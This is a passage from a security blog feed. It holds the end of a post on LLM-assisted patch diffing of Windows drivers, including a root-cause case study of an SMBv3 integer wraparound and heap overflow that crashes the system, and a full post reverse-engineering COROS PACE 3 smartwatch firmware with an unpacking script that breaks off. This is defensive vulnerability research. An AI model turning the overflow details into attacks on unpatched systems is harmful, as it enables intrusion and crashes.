+      lVar7 = IoAllocateMdl(puVar1,*param_6,0,0,0);
+      *param_5 = lVar7;
+      if (lVar7 != 0) {
+        MmBuildMdlForNonPagedPool(lVar7);
         *(ushort *)(*param_5 + 10) = *(ushort *)(*param_5 + 10) | 0x1000;
         return 0;
       }
       iVar4 = -0x3fffff66;
     }
-    ExFreePoolWithTag(lVar5,0x66426d53);
+    ExFreePoolWithTag(lVar6,0x66426d53);
   }
   *param_5 = 0;
-  *piVar3 = 0;
+  *param_6 = 0;
   return iVar4;
 }
```
    </pre>
</details>

<p>So now the fun part begins, where we verify the results and digging deeper into the binary …</p>

<h1 id="case-study-integer-wraparound-and-heap-based-buffer-overflow">Case Study: Integer Wraparound and Heap-based Buffer Overflow</h1>

<p>In the example above, a potential integer overflow/wraparound in <code class="language-plaintext highlighter-rouge">RxCeEncryptData</code> (SMBv3 with encryption) that later leads to a heap-based buffer overflow was highlighted.
So let’s analyze the patch manually.</p>

<p>Looking at the older version of <code class="language-plaintext highlighter-rouge">mrxsmb.sys</code>, we quickly spotted the wraparound. 
It originates from the fourth argument passed in by the caller:</p>

<p><img src="/assets/img/papers/auto-patch-diffing/wrap.png" alt="Integer wraparound" />
<em>Integer wraparound</em></p>

<p>Now, let’s take a look at this bug in action:</p>

<p>The image below illustrates a call to <code class="language-plaintext highlighter-rouge">RxCeEncryptData</code> during an SMBv3 encryption process, where a payload length of <code class="language-plaintext highlighter-rouge">0xFFFFFF80</code> is passed in the <code class="language-plaintext highlighter-rouge">R9</code> register.</p>

<p><img src="/assets/img/papers/auto-patch-diffing/rxceencryptdata.png" alt="Call to RxCeEncryptData" />
<em>Call to RxCeEncryptData</em></p>

<p>The integer wraparound occurs (<code class="language-plaintext highlighter-rouge">0xFFFFFF80</code> + <code class="language-plaintext highlighter-rouge">0x84</code> = <code class="language-plaintext highlighter-rouge">0x00000004</code>), and the value is used as second parameter (<code class="language-plaintext highlighter-rouge">RDX</code>) to <code class="language-plaintext highlighter-rouge">ExAllocatePoolWithTag</code>:</p>

<p><img src="/assets/img/papers/auto-patch-diffing/mem-alloc.png" alt="Memory allocation" />
<em>Memory allocation</em></p>

<p><code class="language-plaintext highlighter-rouge">RtlCopyMdlToBuffer</code> then attempts to copy <code class="language-plaintext highlighter-rouge">0xFFFFFF80</code> bytes (<code class="language-plaintext highlighter-rouge">R9</code>) into the previously allocated small buffer::</p>

<p><img src="/assets/img/papers/auto-patch-diffing/RtlCopyMdlToBuffer.png" alt="RtlCopyMdlToBuffer" />
<em>RtlCopyMdlToBuffer</em></p>

<p>Finally, the expected page fault occurs.</p>

<p><img src="/assets/img/papers/auto-patch-diffing/windbg.png" alt="System Error" />
<em>System error</em></p>

<p><img src="/assets/img/papers/auto-patch-diffing/bsod.png" alt="BSOD" />
<em>Blue Screen of Death (BSOD)</em></p>

<p>Great, our automated approach flagged the bug. 
In the newer version, we quickly identified the fix:</p>

<p><img src="/assets/img/papers/auto-patch-diffing/wrap-fix.png" alt="Fixed integer wraparound" />
<em>Fixed integer wraparound</em></p>

<p>Ultimately, the issue was fixed and we assume this was the root cause of <a href="https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2025-32718">CVE-2025-32718</a>.</p>

<h1 id="caveats">Caveats</h1>

<p>While successfully identifying fixed bugs, particularly memory-related ones, LLMs also tend to hallucinate and generate false positives.
This occurs especially when the model attempts to detect new vulnerabilities that may have been introduced by the patch.
Although this is a common limitation of AI-based static code analysis, it becomes even more pronounced when the submitted code lacks sufficient context.</p>

<p>Another issue is the reliability of decompiled output. 
The tool consumes Ghidra pseudocode, which can be inaccurate. 
Common pitfalls include wrong return value, signed versus unsigned mismatches that flip comparisons, and misintepreted structures or bitfields.</p>

<p>In regard of selecting models, we observed significantly better results, including more detail, clearer explanations with code references, 
and fewer false positives, when using advanced reasoning models such as o3, GPT-5 (Thinking) or Opus 4.1.</p>

<h1 id="conclusion">Conclusion</h1>

<p>We successfully employed an automated patch-diffing approach in combination with an AI-driven workflow to identify silent fixes and known vulnerabilities or bugs.</p>

<p>At the time of publication, this method had been used on 32 Windows driver targets across two Patch Tuesdays.
Despite various false positives and occasional hallucinations, the tool did not uncover any previously unknown vulnerabilities introduced by the patch itself.</p>

<p>This once again underscores that relying solely on LLMs without proper validation has its limits.</p>

<p>Nevertheless, achieving this objective seems well within reach in the near future.
With growing experience and a broader set of results, we will be able to fine-tune prompts, supply additional code context where needed, and potentially implement dedicated validation mechanisms.</p>

<p>Check out <a href="https://github.com/SySS-Research/diffalayze">diffalayze</a> and share your feedback with us!</p></content>
  

  </entry>

  
  <entry>
    <title>Firmware Analysis of the COROS PACE 3</title>
    <link href="https://blog.syss.com/posts/coros-firmware-analysis/" rel="alternate" type="text/html" title="Firmware Analysis of the COROS PACE 3" />
    <published>2025-07-21T08:00:00+02:00</published>
  
    <updated>2025-07-21T08:00:00+02:00</updated>
  
    <id>https://blog.syss.com/posts/coros-firmware-analysis/</id>
    <content src="https://blog.syss.com/posts/coros-firmware-analysis/" />
    <author>
      <name>Jan Wütherich</name>
    </author>


    <category term="firmware" />
    
    <category term="research" />


    <summary>


      In this blog post, we take a deeper look at the firmware of the COROS PACE 3. 
This is a follow-up post for the Bluetooth Analysis post.

Overview

In order to get a better understanding of the hardware, it is often useful to take a look at the internal hardware of the device. 
Luckily for us, a document with internal photos for the FCC filing is freely available on the internet.
Therefore, we ...
    </summary>


    <content><p>In this blog post, we take a deeper look at the firmware of the COROS PACE 3. 
This is a follow-up post for the <a href="https://blog.syss.com/posts/bluetooth-analysis-coros-pace-3/">Bluetooth Analysis post</a>.</p>

<h1 id="overview">Overview</h1>

<p>In order to get a better understanding of the hardware, it is often useful to take a look at the internal hardware of the device. 
Luckily for us, a document with <a href="https://fcc.report/FCC-ID/2BBGF-W331/6752189">internal photos</a> for the FCC filing is freely available on the internet.
Therefore, we are not forced to open the watch, which avoids the risk of damaging anything.
Unfortunately, most of the labels in the document were not clearly readable, but it allowed for a rough overview of the device. 
What’s immediately visible is a 4G eMMC, a SoC in the center, which could be the main MCU, and a separate Bluetooth chip next to it.</p>

<h1 id="obtaining-the-firmware-data">Obtaining the firmware data</h1>

<p>When performing an update, the COROS PACE 3 downloads the firmware data over HTTP without any encryption. 
This allows for eavesdropping the firmware files during the update (see also <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-029.txt">SYSS-2025-029</a> and <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-030.txt">SYSS-2025-030</a>).</p>

<p>Three of the files seemed the most interesting:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">16_cypress_bt_fw.bin</code>: The bluetooth firmware running on the separate Bluetooth chip</li>
  <li><code class="language-plaintext highlighter-rouge">7_COROS_W331_system_ota.bin</code>: The system firmware performing most of the watches tasks</li>
  <li><code class="language-plaintext highlighter-rouge">81_COROS_W331_bootloader_ota.bin</code>: A bootloader which runs before the system firmware</li>
</ul>

<p>These files appear to be unencrypted and simply running the <code class="language-plaintext highlighter-rouge">strings</code> utility on the system OTA binary reveals a lot of log messages and source paths.
This already helps to identify the more hardware components of the watch:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre>$ strings 7_COROS_W331_system_ota.bin | grep psoc
coros/bsp/clock/bsp_rtc_psoc6.c
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The PSOC6 is a programmable system-on-chip line by <a href="https://www.infineon.com/cms/en/product/microcontroller/32-bit-psoc-arm-cortex-microcontroller/psoc-6-32-bit-arm-cortex-m4-mcu/">Infineon</a>, suggesting that it is most likely used as the main SoC here. 
The PSOC6 is available in three different product lines:</p>

<ul>
  <li>61, containing Arm Cortex-M4 CPU</li>
  <li>62, containing both an Arm Cortex-M4 CPU and Cortex-M0+ CPU</li>
  <li>63, featuring a Bluetooth LE radio</li>
</ul>

<p>Unfortunately, at this point we could not figure out which line was used exactly, but the 63 line seemed unlikely due to the separate Bluetooth chip visible in the FCC filings.</p>

<h1 id="the-bootloader">The bootloader</h1>

<p>Looking at the bootloader binary in a hex editor reveals a short header with the magic bytes <em>HF</em> at the start. 
All COROS firmware files contain the following file header:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
</pre></td><td class="rouge-code"><pre>0       2   3         4       5       6          7          8      12         14          16
+------------------------------------------------------------------------------------------+
| magic | 0 | file ID | model | flags | checksum | checkxor | size | body crc | header crc |
+------------------------------------------------------------------------------------------+
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Some fields worth noting:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">header crc</code> is a CRC16-CCITT over the first 0xE bytes of the header.</li>
  <li><code class="language-plaintext highlighter-rouge">checksum</code> and <code class="language-plaintext highlighter-rouge">checkxor</code> consists of all bytes following after the header summed/xor’ed together.</li>
  <li><code class="language-plaintext highlighter-rouge">body crc</code> is a CRC16-CCITT over all bytes following after the header.</li>
</ul>

<p>After the initial 0x10 header bytes (in blue), there are several little endian addresses, suggesting a vector table (in red). 
All addresess, besides the initial stack address, are in the <code class="language-plaintext highlighter-rouge">0x10000XXX</code> range, suggesting that the base address might be <code class="language-plaintext highlighter-rouge">0x10000000</code>.</p>

<p><img src="/assets/img/papers/coros-firmware-analysis/vector-table.png" alt="Potential vector table" />
<em>Potential vector table</em></p>

<p>After stripping the initial <code class="language-plaintext highlighter-rouge">0x10</code> header bytes from the file, we loaded the bootloader into Ghidra at said address. 
We were now able to further analyze the bootloader. 
Surprisingly, not much seemed to be happening after the reset vector. 
The only thing worth noting was an address, to what seems to be a second vector table, being written to one of the MMIO registers.</p>

<p><img src="/assets/img/papers/coros-firmware-analysis/sysinit.png" alt="System initialization routine" />
<em>System initialization routine</em></p>

<p><img src="/assets/img/papers/coros-firmware-analysis/second-vector-table.png" alt="Potential second vector table" />
<em>Potential second vector table</em></p>

<p>Since we know that the PSOC 62 line contains a second CPU, this is most likely the vector table for the other CPU. 
Now that we know that the 62 line is most likely used here, the correct <a href="https://github.com/Infineon/cmsis-packs/tree/master/PSoC6_DFP">SVD file</a> with register addresses can be loaded in Ghidra.</p>

<p>The disassembly now properly shows the register names and confirms that the second vector table is indeed used for the secondary CM4 CPU. 
This CPU is also what is responsible for all the bootloader tasks. 
The first CPU only spins up the CM4 and is then kept idling.</p>

<p><img src="/assets/img/papers/coros-firmware-analysis/cm4.png" alt="Register level analysis of the CM4 Startup on PSoC 62" />
<em>Register level analysis of the CM4 Startup on PSoC 62</em></p>

<p>Further reverse engineering allows gaining an overview over what the bootloader does. 
We were mainly interested in how the bootloader upgrades the system OTA binary, since that appears to be the main purpose of the bootloader. 
The updated system OTA binary is read from the flash and then parsed by the bootloader. 
The updated binary is expected to contain two separate images. 
One of these images is then written to the internal flash, while the other image is written to an external memory-mapped flash.
In order to extract these OTA files, we started working on a <a href="#extraction">python script</a>, where we re-implemented the logic used by the bootloader, to write these images to standalone binary files.</p>

<p>While reverse engineering the bootloader, we noticed a fallback mode, which allows flashing a firmware over USB. 
In order to enter this fallback mode, the USB cable needs to be connected immediately after holding down both buttons on the watch.
While in this mode, the watch displays the message <em>Please connect to PC to upgrade the firmware</em>.</p>

<h1 id="system-firmware">System firmware</h1>

<p>The system firmware runs from the internal flash of the PSOC6. 
Additionally, an external flash is also mapped into the address space using XIP (execute-in-place). 
Both images contain functions and data and the firmware frequently jumps between the two. 
After writing a small script to extract the two images from the system OTA binary, we were once again able to load them into Ghidra for analysis.
Similar to the bootloader, most of the firmware is ran on the Cortex-M4, while the other CPU is mostly kept idling.</p>

<h1 id="bluetooth-firmware">Bluetooth firmware</h1>

<p>The bluetooth firmware is another binary blob for the separate bluetooth chip (Infineon CYW43012) seen on the board in the <a href="https://fcc.report/FCC-ID/2BBGF-W331/6752189">FCC filing</a>. 
This CYW43012 contains a vendor firmware in ROM and allows loading user code into RAM, which will act as patches to the code already present in ROM. 
This user code is stored in the bluetooth firmware file mentioned in the beginning, and is loaded by the system firmware using HCI commands. 
The file contains HCI commands which are then sent to the chip to write the user code piece-by-piece into RAM.</p>

<p><img src="/assets/img/papers/coros-firmware-analysis/bluetooth-firmware.png" alt="Excerpt of the Bluetooth firmware" />
<em>Excerpt of the bluetooth firmware</em></p>

<h1 id="extraction">Extraction</h1>

<p>After all interesting firmware files and their structures are known, we developed a script for extracting them, e.g. for further reverse engineering:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
</pre></td><td class="rouge-code"><pre><span class="kn">import</span> <span class="n">construct</span>
<span class="kn">import</span> <span class="n">argparse</span>
<span class="kn">import</span> <span class="n">crcmod</span>
<span class="kn">import</span> <span class="n">struct</span>

<span class="k">class</span> <span class="nc">CorosFileException</span><span class="p">(</span><span class="nb">Exception</span><span class="p">):</span>
    <span class="sh">"""</span><span class="s">An exception occured while parsing the file</span><span class="sh">"""</span>

<span class="k">class</span> <span class="nc">CorosFileId</span><span class="p">:</span>
    <span class="n">SYSTEM_OTA</span>  <span class="o">=</span> <span class="mi">7</span>
    <span class="n">BT_FIRMWARE</span> <span class="o">=</span> <span class="mi">16</span>
    <span class="n">BOOTLOADER</span>  <span class="o">=</span> <span class="mi">81</span>

<span class="n">CorosFileHeader</span> <span class="o">=</span> <span class="n">construct</span><span class="p">.</span><span class="nc">Struct</span><span class="p">(</span>
    <span class="sh">'</span><span class="s">magic</span><span class="sh">'</span> <span class="o">/</span> <span class="n">construct</span><span class="p">.</span><span class="n">Int16ul</span><span class="p">,</span>
    <span class="n">construct</span><span class="p">.</span><span class="nc">Padding</span><span class="p">(</span><span class="mi">1</span><span class="p">),</span>
    <span class="sh">'</span><span class="s">fileid</span><span class="sh">'</span> <span class="o">/</span> <span class="n">construct</span><span class="p">.</span><span class="n">Int8ul</span><span class="p">,</span>
    <span class="sh">'</span><span class="s">model</span><span class="sh">'</span> <span class="o">/</span> <span class="n">construct</span><span class="p">.</span><span class="n">Int8ul</span><span class="p">,</span>
    <span class="sh">'</span><span class="s">flags</span><span class="sh">'</span> <span class="o">/</span> <span class="n">construct</span><span class="p">.</span><span class="n">Int8ul</span><span class="p">,</span>
    <span class="sh">'</span><span class="s">checksum</span><span class="sh">'</span> <span class="o">/</span> <span class="n">construct</span><span class="p">.</span><span class="n">Int8ul</span><span class="p">,</span>
    <span class="sh">'</span><span class="s">checkxor</span><span class="sh">'</span> <span class="o">/</span> <span class="n">construct</span><span class="p">.</span><span class="n">Int8ul</span><span class="p">,</span>
    <span class="sh">'</span><span class="s">size</span><span class="sh">'</span> <span class="o">/</span> <span class="n">construct</span><span class="p">.</span><span class="n">Int32ul</span><span class="p">,</span>
    <span class="sh">'</span><span class="s">filecrc</span><span class="sh">'</span> <span class="o">/</span> <span class="n">construct</span><span class="p">.</span><span class="n">Int16ul</span><span class="p">,</span>
    <span class="sh">'</span><span class="s">headercrc</span><span class="sh">'</span> <span class="o">/</span> <span class="n">construct</span><span class="p">.</span><span class="n">Int16ul</span>
<span class="p">)</span>

<span class="n">CorosSystemOTAHeader</span> <span class="o">=</span> <span class="n">construct</span><span class="p">.</span><span class="nc">Struct</span><span class="p">(</span>
    <span class="sh">'</span><span class="s">magic</span><span class="sh">'</span> <span class="o">/</span> <span class="n">construct</span><span class="p">.</span><span class="n">Int16ul</span><span class="p">,</span>
    <span class="sh">'</span><span class="s">imagecount</span><span class="sh">'</span> <span class="o">/</span> <span class="n">construct</span><span class="p">.</span><span class="n">Int8ul</span><span class="p">,</span>
    <span class="n">construct</span><span class="p">.</span><span class="nc">Padding</span><span class="p">(</span><span class="mi">3</span><span class="p">),</span>
    <span class="sh">'</span><span class="s">offsets</span><span class="sh">'</span> <span class="o">/</span> <span class="n">construct</span><span class="p">.</span><span class="nc">Array</span><span class="p">(</span><span class="mi">8</span><span class="p">,</span> <span class="n">construct</span><span class="p">.</span><span class="n">Int32ul</span><span class="p">),</span>
    <span class="sh">'</span><span class="s">headercrc</span><span class="sh">'</span> <span class="o">/</span> <span class="n">construct</span><span class="p">.</span><span class="n">Int16ul</span>
<span class="p">)</span>

<span class="n">crc16_ccitt</span> <span class="o">=</span> <span class="n">crcmod</span><span class="p">.</span><span class="nf">mkCrcFun</span><span class="p">(</span><span class="mh">0x11021</span><span class="p">,</span> <span class="n">initCrc</span><span class="o">=</span><span class="mh">0xFFFF</span><span class="p">,</span> <span class="n">rev</span><span class="o">=</span><span class="bp">False</span><span class="p">)</span>

<span class="k">def</span> <span class="nf">checksum</span><span class="p">(</span><span class="n">data</span><span class="p">):</span>
    <span class="k">return</span> <span class="nf">sum</span><span class="p">(</span><span class="n">data</span><span class="p">)</span> <span class="o">&amp;amp;</span> <span class="mh">0xFF</span>

<span class="k">def</span> <span class="nf">checkxor</span><span class="p">(</span><span class="n">data</span><span class="p">):</span>
    <span class="n">xor</span> <span class="o">=</span> <span class="mi">0</span>
    <span class="k">for</span> <span class="n">b</span> <span class="ow">in</span> <span class="n">data</span><span class="p">:</span>
        <span class="n">xor</span> <span class="o">=</span> <span class="n">xor</span> <span class="o">^</span> <span class="n">b</span>
    <span class="k">return</span> <span class="n">xor</span> <span class="o">^</span> <span class="p">((</span><span class="nf">len</span><span class="p">(</span><span class="n">data</span><span class="p">)</span> <span class="o">//</span> <span class="mh">0xFF</span><span class="p">)</span> <span class="o">+</span> <span class="p">(</span><span class="nf">len</span><span class="p">(</span><span class="n">data</span><span class="p">)</span> <span class="o">&amp;amp;</span> <span class="mh">0xFF</span><span class="p">))</span> <span class="o">&amp;amp;</span> <span class="mh">0xFF</span>

<span class="k">def</span> <span class="nf">merge_consecutive_addresses</span><span class="p">(</span><span class="n">d</span><span class="p">):</span>
    <span class="k">for</span> <span class="n">k</span> <span class="ow">in</span> <span class="nf">list</span><span class="p">(</span><span class="n">d</span><span class="p">):</span>
        <span class="c1"># Skip keys that were already merged
</span>        <span class="k">if</span> <span class="n">k</span> <span class="ow">not</span> <span class="ow">in</span> <span class="n">d</span><span class="p">:</span>
            <span class="k">continue</span>

        <span class="k">while</span> <span class="bp">True</span><span class="p">:</span>
            <span class="n">end</span> <span class="o">=</span> <span class="n">k</span> <span class="o">+</span> <span class="nf">len</span><span class="p">(</span><span class="n">d</span><span class="p">[</span><span class="n">k</span><span class="p">])</span>
            <span class="k">if</span> <span class="n">end</span> <span class="ow">in</span> <span class="n">d</span><span class="p">:</span>
                <span class="n">d</span><span class="p">[</span><span class="n">k</span><span class="p">]</span> <span class="o">+=</span> <span class="n">d</span><span class="p">[</span><span class="n">end</span><span class="p">]</span>
                <span class="k">del</span> <span class="n">d</span><span class="p">[</span><span class="n">end</span><span class="p">]</span>
            <span class="k">else</span><span class="p">:</span>
                <span class="k">break</span>

<span class="k">if</span> <span class="n">__name__</span> <span class="o">==</span> <span class="sh">'</span><span class="s">__main__</span><span class="sh">'</span><span class="p">:</span>
    <span class="n">parser</span> <span class="o">=</span> <span class="n">argparse</span><span class="p">.</span><span class="nc">ArgumentParser</span><span class="p">(</span>
                        <span class="n">prog</span><span class="o">=</span><span class="sh">'</span><span class="s">corosfiletool</span><span class="sh">'</span><span class="p">,</span>
                        <span class="n">description</span><span class="o">=</span><span class="sh">'</span><span class="s">Tool for unpacking coros firmware files</span><span class="sh">'</span><span class="p">)</span>
    <span class="n">parser</span><span class="p">.</span><span class="nf">add_argument</span><span class="p">(</span><span class="sh">'</span><span class="s">file</span><span class="sh">'</span><span class="p">,</span> <span class="nb">type</span><span class="o">=</span><span class="n">argparse</span><span class="p">.</span><span class="nc">FileType</span><span class="p">(</span><span class="sh">'</span><span class="s">rb</span><span class="sh">'</span><span class="p">))</span>
    <span class="n">args</span> <span class="o">=</span> <span class="n">parser</span><span class="p">.</span><span class="nf">parse_args</span><span class="p">()</span>

    <span class="c1"># Parse header
</span>    <span class="n">headerbytes</span> <span class="o">=</span> <span class="n">args</span><span class="p">.</span><span class="nb">file</span><span class="p">.</span><span class="nf">read</span><span class="p">(</span><span class="n">CorosFileHeader</span><span class="p">.</span><span class="nf">sizeof</span><span class="p">())</span>
    <span class="n">header</span> <span class="o">=</span> <span class="n">CorosFileHeader</span><span class="p">.</span><span class="nf">parse</span><span class="p">(</span><span class="n">headerbytes</span><span class="p">)</span>

    <span class="c1"># Verify header
</span>    <span class="k">if</span> <span class="n">header</span><span class="p">.</span><span class="n">magic</span> <span class="o">!=</span> <span class="mh">0x4648</span> <span class="ow">and</span> <span class="n">header</span><span class="p">.</span><span class="n">magic</span> <span class="o">!=</span> <span class="mh">0x4644</span><span class="p">:</span>
        <span class="k">raise</span> <span class="nc">CorosFileException</span><span class="p">(</span><span class="sh">"</span><span class="s">Invalid file header magic</span><span class="sh">"</span><span class="p">)</span>
    
    <span class="k">if</span> <span class="n">header</span><span class="p">.</span><span class="n">headercrc</span> <span class="o">!=</span> <span class="nf">crc16_ccitt</span><span class="p">(</span><span class="n">headerbytes</span><span class="p">[:</span><span class="n">CorosFileHeader</span><span class="p">.</span><span class="nf">sizeof</span><span class="p">()</span> <span class="o">-</span> <span class="mi">2</span><span class="p">]):</span>
        <span class="k">raise</span> <span class="nc">CorosFileException</span><span class="p">(</span><span class="sh">"</span><span class="s">Invalid header CRC</span><span class="sh">"</span><span class="p">)</span>
    
    <span class="n">data</span> <span class="o">=</span> <span class="n">args</span><span class="p">.</span><span class="nb">file</span><span class="p">.</span><span class="nf">read</span><span class="p">(</span><span class="n">header</span><span class="p">.</span><span class="n">size</span><span class="p">)</span>

    <span class="c1"># Verify file body
</span>    <span class="k">if</span> <span class="n">header</span><span class="p">.</span><span class="n">filecrc</span> <span class="o">!=</span> <span class="nf">crc16_ccitt</span><span class="p">(</span><span class="n">data</span><span class="p">):</span>
        <span class="k">raise</span> <span class="nc">CorosFileException</span><span class="p">(</span><span class="sh">"</span><span class="s">Invalid filecrc</span><span class="sh">"</span><span class="p">)</span>

    <span class="k">if</span> <span class="n">header</span><span class="p">.</span><span class="n">checksum</span> <span class="o">!=</span> <span class="nf">checksum</span><span class="p">(</span><span class="n">data</span><span class="p">):</span>
        <span class="k">raise</span> <span class="nc">CorosFileException</span><span class="p">(</span><span class="sh">"</span><span class="s">Invalid checksum</span><span class="sh">"</span><span class="p">)</span>

    <span class="k">if</span> <span class="n">header</span><span class="p">.</span><span class="n">checkxor</span> <span class="o">!=</span> <span class="nf">checkxor</span><span class="p">(</span><span class="n">data</span><span class="p">):</span>
        <span class="k">raise</span> <span class="nc">CorosFileException</span><span class="p">(</span><span class="sh">"</span><span class="s">Invalid checkxor</span><span class="sh">"</span><span class="p">)</span>

    <span class="k">match</span> <span class="n">header</span><span class="p">.</span><span class="n">fileid</span><span class="p">:</span>
        <span class="k">case</span> <span class="n">CorosFileId</span><span class="p">.</span><span class="n">SYSTEM_OTA</span><span class="p">:</span>
            <span class="c1"># System OTA images have an additional header
</span>            <span class="n">otaheader</span> <span class="o">=</span> <span class="n">CorosSystemOTAHeader</span><span class="p">.</span><span class="nf">parse</span><span class="p">(</span><span class="n">data</span><span class="p">)</span>

            <span class="c1"># Verify OTA header
</span>            <span class="k">if</span> <span class="n">otaheader</span><span class="p">.</span><span class="n">magic</span> <span class="o">!=</span> <span class="mh">0x464D</span><span class="p">:</span>
                <span class="k">raise</span> <span class="nc">CorosFileException</span><span class="p">(</span><span class="sh">"</span><span class="s">Invalid OTA magic</span><span class="sh">"</span><span class="p">)</span>
            
            <span class="k">if</span> <span class="n">otaheader</span><span class="p">.</span><span class="n">headercrc</span> <span class="o">!=</span> <span class="nf">crc16_ccitt</span><span class="p">(</span><span class="n">data</span><span class="p">[:</span><span class="n">CorosSystemOTAHeader</span><span class="p">.</span><span class="nf">sizeof</span><span class="p">()</span> <span class="o">-</span> <span class="mi">2</span><span class="p">]):</span>
                <span class="k">raise</span> <span class="nc">CorosFileException</span><span class="p">(</span><span class="sh">"</span><span class="s">Invalid OTA header CRC</span><span class="sh">"</span><span class="p">)</span>

            <span class="c1"># Unpack images
</span>            <span class="n">offsets</span> <span class="o">=</span> <span class="n">otaheader</span><span class="p">.</span><span class="n">offsets</span>
            <span class="n">imagecount</span> <span class="o">=</span> <span class="n">otaheader</span><span class="p">.</span><span class="n">imagecount</span>
            <span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="nf">range</span><span class="p">(</span><span class="n">imagecount</span><span class="p">):</span>
                <span class="n">startoffset</span> <span class="o">=</span> <span class="n">offsets</span><span class="p">[</span><span class="n">imagecount</span> <span class="o">-</span> <span class="n">i</span> <span class="o">-</span> <span class="mi">1</span><span class="p">]</span>
                <span class="n">endoffset</span> <span class="o">=</span> <span class="n">offsets</span><span class="p">[</span><span class="n">imagecount</span> <span class="o">-</span> <span class="n">i</span><span class="p">]</span> <span class="k">if</span> <span class="n">i</span> <span class="o">&amp;gt;</span> <span class="mi">0</span> <span class="k">else</span> <span class="nf">len</span><span class="p">(</span><span class="n">data</span><span class="p">)</span>

                <span class="n">filename</span> <span class="o">=</span> <span class="sa">f</span><span class="sh">'</span><span class="s">system_ota_image_</span><span class="si">{</span><span class="n">i</span><span class="si">}</span><span class="s">.bin</span><span class="sh">'</span>
                <span class="nf">print</span><span class="p">(</span><span class="sh">'</span><span class="s">Writing </span><span class="sh">'</span> <span class="o">+</span> <span class="n">filename</span> <span class="o">+</span> <span class="sh">'</span><span class="s">...</span><span class="sh">'</span><span class="p">)</span>
                <span class="k">with</span> <span class="nf">open</span><span class="p">(</span><span class="n">filename</span><span class="p">,</span> <span class="sh">'</span><span class="s">wb</span><span class="sh">'</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>
                    <span class="n">f</span><span class="p">.</span><span class="nf">write</span><span class="p">(</span><span class="n">data</span><span class="p">[</span><span class="n">startoffset</span><span class="p">:</span><span class="n">endoffset</span><span class="p">])</span>

        <span class="k">case</span> <span class="n">CorosFileId</span><span class="p">.</span><span class="n">BT_FIRMWARE</span><span class="p">:</span>
            <span class="n">offset</span> <span class="o">=</span> <span class="mi">0</span>
            <span class="n">appldata</span> <span class="o">=</span> <span class="p">{}</span>
            <span class="k">while</span> <span class="n">offset</span> <span class="o">&amp;lt;</span> <span class="nf">len</span><span class="p">(</span><span class="n">data</span><span class="p">):</span>
                <span class="n">cmd</span><span class="p">,</span> <span class="n">cmdsize</span> <span class="o">=</span> <span class="n">struct</span><span class="p">.</span><span class="nf">unpack</span><span class="p">(</span><span class="sh">'</span><span class="s">&amp;lt;HB</span><span class="sh">'</span><span class="p">,</span> <span class="n">data</span><span class="p">[</span><span class="n">offset</span><span class="p">:</span><span class="n">offset</span><span class="o">+</span><span class="mi">3</span><span class="p">])</span>
                <span class="n">offset</span> <span class="o">+=</span> <span class="mi">3</span>

                <span class="n">cmddata</span> <span class="o">=</span> <span class="n">data</span><span class="p">[</span><span class="n">offset</span><span class="p">:</span><span class="n">offset</span><span class="o">+</span><span class="n">cmdsize</span><span class="p">]</span>
                <span class="n">offset</span> <span class="o">+=</span> <span class="n">cmdsize</span>

                <span class="k">if</span> <span class="n">cmd</span> <span class="o">==</span> <span class="mh">0xFC4C</span><span class="p">:</span> <span class="c1"># write data
</span>                    <span class="n">dataaddr</span><span class="p">,</span> <span class="o">=</span> <span class="n">struct</span><span class="p">.</span><span class="nf">unpack</span><span class="p">(</span><span class="sh">'</span><span class="s">&amp;lt;I</span><span class="sh">'</span><span class="p">,</span> <span class="n">cmddata</span><span class="p">[:</span><span class="mi">4</span><span class="p">])</span>

                    <span class="c1"># Store data in a dict to merge later on
</span>                    <span class="n">appldata</span><span class="p">[</span><span class="n">dataaddr</span><span class="p">]</span> <span class="o">=</span> <span class="n">cmddata</span><span class="p">[</span><span class="mi">4</span><span class="p">:]</span>
                <span class="k">elif</span> <span class="n">cmd</span> <span class="o">==</span> <span class="mh">0xFC4E</span><span class="p">:</span> <span class="c1"># entrypoint
</span>                    <span class="n">entry</span><span class="p">,</span> <span class="o">=</span> <span class="n">struct</span><span class="p">.</span><span class="nf">unpack</span><span class="p">(</span><span class="sh">'</span><span class="s">&amp;lt;I</span><span class="sh">'</span><span class="p">,</span> <span class="n">cmddata</span><span class="p">)</span>
                    <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">'</span><span class="s">Application entry point: 0x</span><span class="si">{</span><span class="n">entry</span><span class="si">:</span><span class="mi">08</span><span class="n">x</span><span class="si">}</span><span class="sh">'</span><span class="p">)</span>

            <span class="c1"># Merge the dict
</span>            <span class="nf">merge_consecutive_addresses</span><span class="p">(</span><span class="n">appldata</span><span class="p">)</span>

            <span class="c1"># Write merged chunks to files
</span>            <span class="k">for</span> <span class="n">k</span><span class="p">,</span> <span class="n">v</span> <span class="ow">in</span> <span class="n">appldata</span><span class="p">.</span><span class="nf">items</span><span class="p">():</span>
